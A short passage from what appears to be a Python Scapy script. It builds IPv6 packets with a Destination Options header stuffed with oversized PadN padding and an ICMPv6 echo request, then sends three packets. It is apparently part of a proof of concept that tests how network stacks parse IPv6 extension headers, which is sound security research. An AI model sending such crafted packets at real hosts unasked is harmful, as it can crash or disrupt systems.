           /IPv6ExtHdrDestOpt(nh=58,
options=PadN(optdata='\101'*120)/PadN(optdata='\102'*150)) \
           /ICMPv6EchoRequest()
send(packet1)
send(packet2)
send(packet3)
```